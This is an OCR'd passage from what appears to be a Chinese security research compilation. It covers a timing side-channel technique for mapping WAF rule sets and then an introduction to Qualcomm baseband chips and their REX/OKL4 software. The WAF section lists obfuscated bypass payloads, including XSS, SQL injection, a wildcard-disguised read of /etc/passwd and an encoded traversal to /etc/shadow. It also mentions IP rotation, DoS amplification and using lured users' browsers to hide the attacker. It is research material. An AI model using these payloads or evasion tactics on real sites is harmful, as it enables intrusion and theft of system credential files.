
9.9.3 攻击阶段

实际攻击测试下，将会收集一组最常见的恶意 payload，以便对目标进行测试。现在想法是一串天街了不同的混淆值而生成多种形式的变种 payload。这种变种 payload 和原来的恶意 payload 语义相同，但是语法不同导致 WAF 的正则表达式可能无法检测到它。举几个例子：


Normal	Polymorphic
<script>alert()</script>	<script/////>alert/**/()/**/</script/////>
' or 1=1	') or ("x") = ("x
/bin/cat /etc/passwd	$u/???$u/??t$u $u/???$u/??ss??$u
../../etc/shadow	%C0AE%C0AE%C0AF%C0AE%C0AE%C0AFetc%C0AFshadow

现在将一系列此类请求发送到部署了 WAF 的服务器并记录其响应时间，为了进一步验证实验无误，同时会记录请求对应的响应码和响应页面，并识别出 403 状态和响应页面阻止保证结果一致。

在反向代理部署的 WAF 上，结果符合预期。标记边界和转发边界中间的最小时间间隔为 53.2ms。结果显示，96.4% 的案例中，我们可以正确区分转发请求和阻断其你去。因此可以有把握得说这种拓扑情况该方法准确性和可靠性都很高。只要重复几次学习阶段的测量就可以得到完美的测量结果。



在插件部署服务器系统的情况，我本来没想到会有这种结果输出（译者注：因为软 WAF 和逻辑代码处理之间的时间差会小很多）。但是令人震惊的是这种拓扑情况下方法的有效度和反向代理的情况一样好。这个拓扑情况下，阻断请求和转发请求之间的耗时差（58.8ms）还大于反向代理情况下的耗时差（53.2ms）。



因此可以有把握地说，这种攻击在 95% 以上的案例中可以明确区分转发请求和阻断请求。

Topology	Timing Difference	Accuracy
Standalone	53.2 ms	96.4%
Server Resident	58.8 ms	95.1%

9.10 方法存在的缺陷

这种方法的主要缺点就是攻击者都需要发送大量的请求来查找 WAF 规则集中的漏洞。除此之外，网络问题是一个比较大的障碍，可能会导致测量结果不稳定。因此服务器负载也可以作为一个因素加入到计算方法中，可以作为常数加入或者乘上。另外现代 WAF 也会通常实现针对发送包含恶意字符串的请求的客户端进行一定时间内封 IP 处理，从而极大限制该方法的能力。但是我们可以使用另一种技术来解决这个问题。

9.10.1 解决

这种问题的解决就是在合理的时间内（译者注：封 IP 前的一段时间内）执行更多的测试，直到我们可以获得平均结果，从而排除具有大响应时间的请求。另外，因为网络噪声确实对我们的测试结果产生了一定影响，例如在测试布尔值结果时。一旦 WAF 封了客户端的 IP 地址，换新 IP 攻击以及换站点进行继续攻击都可以有效对 WAF 这种封禁 IP 行为进行了绕过。在很多情况下，在学习阶段中的连续测量请求之间设置延迟也非常有帮助。

9.10.2 放大攻击

如何放大攻击向量?

选择更长 URL 路径

当从服务器查询资源时，查询操作将由 CPU 来处理，查询到的结果的各个部分都会累积到一起(图片，CSS 等）然后一起返回给客户端。然后我们选择在所有 URL 路径中响应内容最大的一个（例如，在一个博客站点我们可以选择查询文章图片最多的那个），因为这个响应内容最大的请求将会产生更多的 CPU 负载，服务器也就会使用更长的时间去处理该请求，使得该方法更具有有效性。

拒绝服务攻击

第二, 我们可以结合不同的拒绝服务攻击的原理, 例如在查询框中提交体量更大的查询, 发送包含大体积的 body 主体的 POST 数据包,hash 碰撞攻击(HashDoS)(https://cryptanalysis.eu/blog/2011/12/28/effective-dos-attacks-against-web-application-plattforms-hashdos/）等。请求处理的时间越长，网络噪声导致的负影响就越小。

跨站规则识别

最后，我们可以使用 CSRF 攻击来串联我们的识别过程，这需要攻击者将用户引诱到一个可以嵌入 HTML 和 JS 代码的站点（译者注：也就是存在 XSS 的站点）来让用户帮助它访问目标测试站点。一个样例代码如下：

```
<script> var test = document.getElementById('test'); var start = new Date(); test.onerror = fur
```

在上述代码中，我们创建一个不可见的 img 标签，就在我们将 payload 复制到图片的引用链接之前，我们开始记录时间，由于图像无效，浏览器会触 onerror 事件，并且时间记录停止时执行相关功能，并且演出具有记录时间的警报框。

这个方法有三个优点：

首先，攻击者的身份会被隐藏。因为由于是多个用户因为 CSRF 攻击被引诱到向目标服务器发送请求，因此无法区分这背后谁是真的攻击角色；

这种方法避免了封禁 IP 地址的影响；

特别重要的事该方法仅在基于时间的攻击时可靠有效。有时 SOP（同源策略）可能会限制从其他源读取页面，因此这种情况下可能使用上文一些 WAF 识别工具所用到的指纹识别方法；

9.11 结论

总结一下，该攻击方法突出了时间在侧信道攻击中的有效性，以及 WAF 开发人员编写严格的规则的必要性。在这个小小的研究中，我在 ShadowD WAF 的规则集中发现了一个可以绕过的安全漏洞，在我的下一篇文章中我将会写到我发现的问题。

移动基带安全研究系列之一：概念和系统篇

作者：谢君 @ 阿里安全

来源：https://www.anquanke.com/post/id/186103

10.1 背景

随着 5G 大浪潮的推进，未来万物互联将会有极大的井喷爆发的可能，而移动基带系统作为连接世界的桥梁，必将成为未来非常重要的基础设施，而基础设施的技术自主能力已经上升到非常重要的国家层面上的战略意义，从美国对待中国的通信产商华为的禁令就可以看得出基础技术的发展对一个国家的震慑，现今人类的生产生活已经离不开移动通信，未来也将会继续是引领人类科技的发展的重要媒介，人工智能，自动驾驶，物联网以及你所能想到的一切科技相关的发展都会与移动通信产生重要的联系，在此之上其安全性和可靠性将会成为人类所关心的重要问题，这也是笔者为了写这个系列文章的初衷，也希望更多的安全研究人员参与到基础设施的安全研究当中来，挖掘出更多的缺陷与隐患，完善未来的基础设施的安全。


10.2 概念和研究目的

3GPP 移动通信的标准化组织 3rd Generation Partnership Project，成立于上世纪末，主要职能是为了制订移动通信的技术标准，保证各个不同国家以及运营商在移动通信方面的兼容性，最常见的例子就是能够让我们的手机可以做到在不同的国家漫游使用。

3GPP 所制定的移动通信技术标准涵盖了所有的 2/3/4/5G 通信相关的技术体系，产生了大量的技术文档供研究人员学习和参考，有兴趣的可以从 3GPP 的官方网站获取。

本系列文章研究对像是指 3GPP 定义的移动通信相关 2/3/4/5G 的基带软硬件和通信系统，例如手机的语音/短信/数据流量，以及物联网中使用的相关移动通信技术的端设备。基带系统本身是泛指无线通信系统里面的软/硬件和通信技术的集合体，例如蓝牙/Wi-Fi/GSM 都有基带系统，所以本系列文章所指的基带系统单指移动通信相关的 2/3/4/5G 技术相关的基带系统。

研究对象和目的：高通的基带芯片以及对 3GPP 定义的对通信协议栈的实现，基带系统是一个非常庞大且复杂的系统，包括软/硬件和通信技术的完美融合，所以具有相关设计能力的芯片产商很少，从 2018 年基带芯片的市场份额分布，高通是这个领域市场份额做的最大的芯片产商，高通是多个国内手机产商的供应商，例如小米，oppo/vivo 等，而华为现在已经有了自己基于海思芯片设计的基带系统，打破了国外基带芯片市场的垄断，现在华为的手机产品都是用的华为自产的海思基带芯片，不过软件系统还是基于人家的 VxWorks，不过刚刚华为发布了鸿蒙微内核系统，这个系统很有可能华为会把基带系统移植上去，现在应该加紧进行基带系统的移植工作，本身各家的基带系统都是非常封闭的，因为涉及各家的核心技术能力，加上移动通信的复杂性，研究的人也比较少，我研究的目的之一就是挖掘里面的一些设计逻辑，结合 3GPP 的协议的定义来更好的理解整个基带系统的实现，并且深入挖掘里面的攻击面以及如何更好的发现里面的安全问题。



上面图片来源

研究方法：

整个系列文章将会围绕高通基带系统对 3GPP 定义的协议栈的实现来挖掘里面的一些业务逻辑以及挖掘相关的攻击面来进行，所以我的研究方法会针对如下层次来进行。

1. 操作系统

2. 应用系统

3.3GPP 实现的协议栈

4. 攻击面研究以及缺陷挖掘

封闭的基带系统需要大量的逆向工程的工作，来获取对基带系统行为的了解，逆向工程是安全研究者在挖掘未知的必备技能，什么时候需要逆向工程，在你无法获取目标研究对象的源代码和设计文档或者仅能够获取极少文档信息的情况下，想了解其目标对象的一些设计逻辑，原理和算法，这个时候你只能通过逆向工程这种合法手段来达到上面的目的。

逆向工程也分软件和硬件，现今的数字系统基本上都是通过软件来定义的，我们对于硬件的逆向工程就不展开讲了，有机会单独写出来，所以本文讨论的也基本上是软件层面上的逆向工程，而基带系统与硬件结合又是非常紧密的，所以对基带系统的逆向工程也需要硬件研究能力的支撑，逆向工程的难易程度也是分等级的，如下是我个人对逆向工程难易的理解，默认下面所有应用的固件都可以获取，通过研究工具的获取和研究的成本来分类。

而我们选择的研究对象高通的 MDM 系列芯片按我的理解难度应该在上图的 L3 的级别，非常有限的芯片信息的情况下。

10.3 高通基带硬件系统介绍

高通的基带硬件按照功能的不同分为两类：

1.MSM 系列（Mobile Station Modem）

2.MDM 系列 (Mobile Data Modem)

MSM 系列主要是给手持移动通信设备使用，例如手机等


MDM 系列主要是给移动数据流量设备使用，车联网或其它物联网设备等

MSM 系列与 MDM 系列的区别

MSM 系列芯片包括应用处理器（Application Processor）和基带系统处理器 (Baseband Processor) 还有 Wi-Fi，蓝牙等, 这个主要是提供整体的手机解决方案来给手机产商使用，Android 生态的大部分手机都是运行在高通的 MSM 系列的 SoC 之上，例如小米 5 手机搭载的高通骁龙系列 S820 的 SoC 就是 MSM8996 系列的芯片，应用处理器运行的是 Android 系统。

MDM 系列早期只包含（Baseband Processor），主要是提供数据 modem 和语音的功能，苹果手机生态和车联网以及 4G 无线上网卡等应用中比较常见，比如 iPhone 8/8 Plus 和 iPhone X 都是配备的高通 MDM9655 的基带芯片，而宝马/奥迪车联网的 TBOX 则配备的 MDM6x00 系列的基带芯片, 而 15 年生产的通用安吉星系统 TBOX 则采用的是 MDM9215 系列，为了能够提供更强大的业务逻辑能力，MDM 系列基带芯片 SoC 剥离了基带系统和业务系统，由两个 core 组成，比如 mdm9xxx 系列芯片包含一个 hexagon 的 DSP 基带处理核，以及一个 ARM Cortex-A 系列的核。

从功能上来说，MSM 系列的功能是包含了 MDM 系列的功能



所以高通的 MDM 系列的 Baseband Processor 并不是严格意义上的一块处理器，而是至少有 3 个 core。

1. 一个基于 ARM 的微处理子系统

a. ARM1136 MDM6600

b. ARM Cortex-A5 + Hexagon DSP MDM9215

2. 一个基于高通 Hexagon QDSP 架构的 Modem DSP(mDSP)

3. 一个基于高通 Hexagon QDSP 架构的 Application DSP(aDSP)


这 3 个 core 的主要功能如下：

1. 这个基于 ARM 的微处理器属于基带系统的子系统（MDM6x00 基于 ARM1136 的架构，MDM9x15 系列基于 ARM Cortex-A5 以及新增了一个 hexagon DSP 处理器），它将协助 mDSP 和 aDSP 的初始化和与这两个 core 进行通信交互以及实现 3GPP 定义通信的所需的协议栈功能和算法，也可作为特定应用相关处理平台，例如在车联网中会将它作为 TBOX 的应用逻辑的处理器，MDM9x15 把 3GPP 协议栈的实现转移到了 hexagon DSP 上，而 MDM6x00 的 3GPP 协议栈的实现是在这个 ARM1136 上完成。

2.mDSP 的主要功能就是无线信号的调制与解调，在 3G 为代表的 MDM6x00 系列的 mDSP 主要实现 CDMA/WCDMA/GSM/GNSS 信号的调制与解调，在 4G 为代表的 MDM9x15 系列主要实现了包括 CDMA/WCDMA/GSM/LTE/GNSS 信号的调制与解调。

3.aDSP(Application DSP)，主要功能是实现与应用相关的信号调制与解调，例如语音信号的调制与解调（Audio DSP），常见的应用就是我们手机语音通话时编码与解码以及压缩就是通过这个 aDSP 来实现。


下图为高通 MDM 系列基带芯片的一些特性：




上面图片来源高通

10.4 高通基带软件系统介绍

高通基带的软件系统从 2000 年左右就开始应用他们自己设计的嵌入式 rtos 系统 REX 来构建他们自己的手机基带应用系统 AMSS，而且基础的应用软件架构一直沿用至今，由于基带应用系统其复杂的特性以及大量的功能应用，为了保证其应用良好的移植性和兼容性，所以基带的底层系统采用精简的微内核系统 OKL4，这是一个开源的微内核系统，基于 ARM 的基带处理器都是采用的 OKL4 微内核，自从高通开发的新的 hexagon DSP 基带处理芯片后，一个名为 QuRT 嵌入式微内核系统因此而产生，这个 QuRT 前期也叫 Blast，它的出现应该是专门为 QDSPv6 架构的 DSP 处理器而开发的，我们今天分析的 MDM6600 基带芯片是基于 OKL4 的微内核 +REX AMSS 应用系统，而我们重点关注的其实也是运行在 REX 之上的 AMSS 应用，下图是整个基带系统的基于 ARM 和基于 hexagon QDSP 架构逻辑，未来 5G 应用还会继续沿用右边的架构。



微内核的好处在于，应用系统可以保持高度的可移植性，微内核系统只要满足基本的 IPC 通信机制，内存管理，CPU 调度机制即可，驱动文件系统等以及应用都可以在用户态来初始化完成，这对于需要支持多个硬件平台的高通来说无疑非常高效的做法，如下图是高通的系统架构。

